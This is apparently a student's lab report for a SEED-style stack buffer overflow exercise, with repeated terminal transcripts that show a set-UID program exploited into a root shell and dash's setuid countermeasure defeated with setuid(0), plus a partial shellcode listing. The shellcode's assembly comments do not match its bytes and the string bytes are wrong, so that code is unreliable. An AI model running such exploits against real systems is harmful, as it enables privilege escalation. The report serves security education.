
A screenshot of a Linux desktop environment with a dark theme. A terminal window is open in the foreground, showing the command line interface. The terminal window has a title bar with the word 'Terminal' and a menu bar with 'File', 'Edit', 'View', 'Search', 'Terminal', and 'Help'. The status bar at the bottom right shows the date and time as '02/17/21 3:11 PM'. The terminal content is as follows:

```
[02/17/21]seed@VM:~$ cd Lab3/
[02/17/21]seed@VM:~/Lab3$ ls
badfile      call_shellcode.c  exploit.c  peda-session-stack_debug.txt  stack  stack_debug
call_shellcode exploit          exploit.py  setRoot.c                  stack.c
[02/17/21]seed@VM:~/Lab3$ gcc setRoot.c -o setRoot
setRoot.c: In function 'main':
setRoot.c:3:1: warning: implicit declaration of function 'setuid' [-Wimplicit-function-declaration]
setuid(0);
^
setRoot.c:4:1: warning: implicit declaration of function 'system' [-Wimplicit-function-declaration]
system("/bin/sh");
^
[02/17/21]seed@VM:~/Lab3$ ls
badfile      call_shellcode.c  exploit.c  peda-session-stack_debug.txt  setRoot.c  stack.c
call_shellcode exploit          exploit.py  setRoot                  stack    stack_debug
[02/17/21]seed@VM:~/Lab3$
```

A screenshot of a Linux desktop environment with a dark theme, similar to the one above. A terminal window is open in the foreground, showing the command line interface. The terminal window has a title bar with the word 'Terminal' and a menu bar with 'File', 'Edit', 'View', 'Search', 'Terminal', and 'Help'. The status bar at the bottom right shows the date and time as '02/17/21 3:13 PM'. The terminal content is as follows:

```
[02/17/21]seed@VM:~$ cd Lab3/
[02/17/21]seed@VM:~/Lab3$ ls
badfile      call_shellcode.c  exploit.c  peda-session-stack_debug.txt  stack  stack_debug
call_shellcode exploit          exploit.py  setRoot.c                  stack.c
[02/17/21]seed@VM:~/Lab3$ gcc setRoot.c -o setRoot
setRoot.c: In function 'main':
setRoot.c:3:1: warning: implicit declaration of function 'setuid' [-Wimplicit-function-declaration]
setuid(0);
^
setRoot.c:4:1: warning: implicit declaration of function 'system' [-Wimplicit-function-declaration]
system("/bin/sh");
^
[02/17/21]seed@VM:~/Lab3$ ls
badfile      call_shellcode.c  exploit.c  peda-session-stack_debug.txt  setRoot.c  stack.c
call_shellcode exploit          exploit.py  setRoot                  stack    stack_debug
[02/17/21]seed@VM:~/Lab3$ ./stack
# ui id ~
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# ma s
# ./setRoot
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```


Next, we do the same with the python version and we are able to observe the same conditions as in the C program.



```
[02/17/21]seed@VM:~/Lab3$ chmod u+x exploit.py
[02/17/21]seed@VM:~/Lab3$ ls
badfile    call_shellcode.c  exploit.c  peda-session-stack_debug.txt  setRoot.c  stack.c
call_shellcode  exploit      exploit.py  setRoot                         stack      stack_debug
[02/17/21]seed@VM:~/Lab3$ rm badfile
[02/17/21]seed@VM:~/Lab3$ exploit.py
[02/17/21]seed@VM:~/Lab3$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(l
padmin),128(sambashare)
#
```


### Task 3: Defeating Dash's Countermeasure

Initially, we change the `/bin/sh` link to point it to `/bin/dash` again to remove the countermeasure.




```
[02/17/21]seed@VM:~/Lab3$ sudo rm /bin/sh
[02/17/21]seed@VM:~/Lab3$ sudo ln -s /bin/dash /bin/sh
[02/17/21]seed@VM:~/Lab3$
```

Then we compile the *dash\_shell\_test.c* file and make it a SETUID root program.



```
[02/17/21]seed@VM:~/Lab3$ sudo rm /bin/sh
[02/17/21]seed@VM:~/Lab3$ sudo ln -s /bin/dash /bin/sh
[02/17/21]seed@VM:~/Lab3$ gcc dash_shell_test.c -o dash_shell_test
[02/17/21]seed@VM:~/Lab3$ sudo chown root dash_shell_test
[02/17/21]seed@VM:~/Lab3$ sudo chmod 4755 dash_shell_test
[02/17/21]seed@VM:~/Lab3$ ll
total 84
-rw-rw-r-- 1 seed seed 517 Feb 17 15:14 badfile
-rwxrwxr-x 1 seed seed 7388 Feb 16 18:12 call_shellcode
-rw-rw-r-- 1 seed seed 951 Feb 12 14:59 call_shellcode.c
-rwsr-xr-x 1 root seed 7404 Feb 17 15:38 dash_shell_test
-rwxrwxr-x 1 seed seed 213 Feb 17 15:37 dash_shell_test.c
-rwxrwxr-x 1 seed seed 7564 Feb 17 15:05 exploit
-rw-rw-r-- 1 seed seed 1398 Feb 17 15:05 exploit.c
-rwxrwr-- 1 seed seed 1020 Feb 17 14:48 exploit.py
-rw-rw-r-- 1 seed seed 11 Feb 16 18:21 peda-session-stack_debug.txt
-rwxrwxr-x 1 seed seed 7388 Feb 17 15:11 setRoot
-rw-rw-r-- 1 seed seed 46 Feb 17 15:09 setRoot.c
-rwsr-xr-x 1 root seed 7516 Feb 16 18:15 stack
-rw-rw-r-- 1 seed seed 978 Feb 16 17:57 stack.c
-rwxrwxr-x 1 seed seed 9836 Feb 16 18:20 stack_debug
[02/17/21]seed@VM:~/Lab3$
```

We can observe that we entered our own account's shell and Terminal is pointing to the User ID as *seed*.



```
[02/17/21]seed@VM:~/Lab3$ sudo rm /bin/sh
[02/17/21]seed@VM:~/Lab3$ sudo ln -s /bin/dash /bin/sh
[02/17/21]seed@VM:~/Lab3$ gcc dash_shell_test.c -o dash_shell_test
[02/17/21]seed@VM:~/Lab3$ sudo chown root dash_shell_test
[02/17/21]seed@VM:~/Lab3$ sudo chmod 4755 dash_shell_test
[02/17/21]seed@VM:~/Lab3$ ll
total 84
-rw-rw-r-- 1 seed seed 517 Feb 17 15:14 badfile
-rwxrwxr-x 1 seed seed 7388 Feb 16 18:12 call_shellcode
-rw-rw-r-- 1 seed seed 951 Feb 12 14:59 call_shellcode.c
-rwsr-xr-x 1 root seed 7404 Feb 17 15:38 dash_shell_test
-rwxrwxr-x 1 seed seed 213 Feb 17 15:37 dash_shell_test.c
-rwxrwxr-x 1 seed seed 7564 Feb 17 15:05 exploit
-rw-rw-r-- 1 seed seed 1398 Feb 17 15:05 exploit.c
-rwxrwr-- 1 seed seed 1020 Feb 17 14:48 exploit.py
-rw-rw-r-- 1 seed seed 11 Feb 16 18:21 peda-session-stack_debug.txt
-rwxrwxr-x 1 seed seed 7388 Feb 17 15:11 setRoot
-rw-rw-r-- 1 seed seed 46 Feb 17 15:09 setRoot.c
-rwsr-xr-x 1 root seed 7516 Feb 16 18:15 stack
-rw-rw-r-- 1 seed seed 978 Feb 16 17:57 stack.c
-rwxrwxr-x 1 seed seed 9836 Feb 16 18:20 stack_debug
[02/17/21]seed@VM:~/Lab3$ ./dash_shell_test
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$ exit
[02/17/21]seed@VM:~/Lab3$
```

The terminal window shows the following session:

```
[02/17/21]seed@VM:~/Lab3$ sudo rm /bin/sh
[02/17/21]seed@VM:~/Lab3$ sudo ln -s /bin/dash /bin/sh
[02/17/21]seed@VM:~/Lab3$ gcc dash_shell_test.c -o dash_shell_test
[02/17/21]seed@VM:~/Lab3$ sudo chown root dash_shell_test
[02/17/21]seed@VM:~/Lab3$ sudo chmod 4755 dash_shell_test
[02/17/21]seed@VM:~/Lab3$ ll
total 84
-rw-rw-r-- 1 seed seed 517 Feb 17 15:14 badfile
-rwxrwxr-x 1 seed seed 7388 Feb 16 18:12 call_shellcode
-rw-rw-r-- 1 seed seed 951 Feb 12 14:59 call_shellcode.c
-rwsr-xr-x 1 root seed 7404 Feb 17 15:38 dash_shell_test
-rw-rw-r-- 1 seed seed 213 Feb 17 15:37 dash_shell_test.c
-rwxrwxr-x 1 seed seed 7564 Feb 17 15:05 exploit
-rw-rw-r-- 1 seed seed 1398 Feb 17 15:05 exploit.c
-rwsr-xr-x 1 seed seed 1020 Feb 17 14:48 exploit.py
-rw-rw-r-- 1 seed seed 11 Feb 16 18:21 peda-session-stack_debug.txt
-rwxrwxr-x 1 seed seed 7388 Feb 17 15:11 setRoot
-rw-rw-r-- 1 seed seed 46 Feb 17 15:09 setRoot.c
-rwsr-xr-x 1 root seed 7516 Feb 16 18:15 stack
-rw-rw-r-- 1 seed seed 978 Feb 16 17:57 stack.c
-rwxrwxr-x 1 seed seed 9836 Feb 16 18:20 stack_debug
[02/17/21]seed@VM:~/Lab3$ ./dash_shell_test
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$ exit
[02/17/21]seed@VM:~/Lab3$
```

The code editor window shows the C source code for `dash_shell_test.c`:

```
// dash_shell_test.c

#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
int main()
{
    char *argv[2];
    argv[0] = "/bin/sh";
    argv[1] = NULL;


    setuid(0);
    execve("/bin/sh", argv, NULL);
    return 0;
}
```

Once we uncomment the `setuid(0)` and running the program, we get the following:

The terminal window shows the following session:


```
[02/17/21]seed@VM:~/Lab3$ gcc dash_shell_test.c -o uncommentedSetUIDShellTest
[02/17/21]seed@VM:~/Lab3$ ls
badfile      dash_shell_test  exploit.c          setRoot      stack.c
call_shellcode  dash_shell_test.c  exploit.py       setRoot.c    stack_debug
call_shellcode.c  exploit      peda-session-stack_debug.txt  stack      uncommentedSetUIDShellTest
[02/17/21]seed@VM:~/Lab3$ sudo chown root uncommentedSetUIDShellTest
[02/17/21]seed@VM:~/Lab3$ sudo chmod 4755 uncommentedSetUIDShellTest
[02/17/21]seed@VM:~/Lab3$ ls
badfile      dash_shell_test  exploit.c          setRoot      stack.c
call_shellcode  dash_shell_test.c  exploit.py       setRoot.c    stack_debug
call_shellcode.c  exploit      peda-session-stack_debug.txt  stack      uncommentedSetUIDShellTest
[02/17/21]seed@VM:~/Lab3$ ./uncommentedSetUIDShellTest
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```

Based on the above screenshots, we can observe that the `setuid(0)` command will remove the dash's countermeasure by setting the UID to root for SETUID programs. We will now do the same buffer overflow attack like we did in Task 2, but with the difference being `/bin/dash` for SETUID programs is still present due to the link we did in the previous stages. We will add the assembly code to perform the setuid operation in `exploit.py` file before running the `execve()` command. Once we run it, we can build the `badfile` with the updated code and then run the `stack` program as well. We can observe in the screenshots that the attack was successful as the user id is that of the root user.



A screenshot of a Linux desktop environment with a dark theme. A terminal window is open in the top-left corner, showing a command-line session. The session starts with changing permissions on a file named 'exploit.py', then removing a file named 'badfile'. It then runs 'exploit.py' and lists files in the current directory. The output shows several files: 'badfile', 'call\_shellcode', 'call\_shellcode.c', 'dash\_shell\_test', 'dash\_shell\_test.c', 'exploit', 'exploit.c', 'peda-session-stack\_debug.txt', 'setRoot', 'setRoot.c', 'stack', and 'stack.c'. The file 'exploit.py' is highlighted in green. The terminal window has a dark background with light-colored text. The desktop interface includes a dock with icons for various applications like a browser and file manager, and a taskbar at the bottom.

```
[02/17/21]seed@VM:~/Lab3$ chmod u+x exploit.py
[02/17/21]seed@VM:~/Lab3$ rm badfile
[02/17/21]seed@VM:~/Lab3$ exploit.py
[02/17/21]seed@VM:~/Lab3$ ls
badfile      dash_shell_test  exploit.c          setRoot    stack.c
call_shellcode  dash_shell_test.c  exploit.py  setRoot.c  stack_debug
call_shellcode.c  exploit      peda-session-stack_debug.txt  stack  uncommmentedSetUIDShellTest
[02/17/21]seed@VM:~/Lab3$ ./stack
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```



A second screenshot of the same Linux desktop environment, showing the terminal window again. This time, after running 'exploit.py' and listing files, the user types '# exit' to close the terminal window. The desktop interface remains the same with its dock and taskbar.

```
[02/17/21]seed@VM:~/Lab3$ chmod u+x exploit.py
[02/17/21]seed@VM:~/Lab3$ rm badfile
[02/17/21]seed@VM:~/Lab3$ exploit.py
[02/17/21]seed@VM:~/Lab3$ ls
badfile      dash_shell_test  exploit.c          setRoot    stack.c
call_shellcode  dash_shell_test.c  exploit.py  setRoot.c  stack_debug
call_shellcode.c  exploit      peda-session-stack_debug.txt  stack  uncommmentedSetUIDShellTest
[02/17/21]seed@VM:~/Lab3$ ./stack
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# exit
[02/17/21]seed@VM:~/Lab3$
```

```
[02/17/21]seed@VM:~/Lab3$ chmod u+x exploit.py
[02/17/21]seed@VM:~/Lab3$ rm badfile
[02/17/21]seed@VM:~/Lab3$ exploit.py
[02/17/21]seed@VM:~/Lab3$ ls
badfile      dash_shell_test  exploit.c          setRoot    stack.c
call_shellcode  dash_shell_test.c  exploit.py       setRoot.c  stack_debug
call_shellcode.c  exploit      peda-session-stack_debug.txt  stack      uncommentedSetUIDShellTest
[02/17/21]seed@VM:~/Lab3$ ./stack
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(samb
ashare)
# exit
[02/17/21]seed@VM:~/Lab3$
```

The terminal shows the user has root privileges. A Gedit window is open, displaying the exploit.py script:

```
#!/usr/bin/python3
import sys


shellcode= (
"\x31\xC0" # xorl %eax,%eax
"\x31\xDB" # pushl %eax
"\xB0\xD5" # movb %dl,%ah
"\xCD\x80" # int $0x80
"\x31\xC0" # xorl %eax,%eax
"\x50" # pushl %eax
"\x68\x2F\x2F\x2F\x00" // "/sh"
"\x68\x2F\x2F\x2F\x00" // "/bin"
"\x89\xE3" # movl %esp,%ebx
"\x50" # pushl %eax
"\x53" # pushl %ebx
"\x89\xE1" # movl %esp,%ecx
"\x99" # cda
```

## Task 4: Defeating Address Randomization

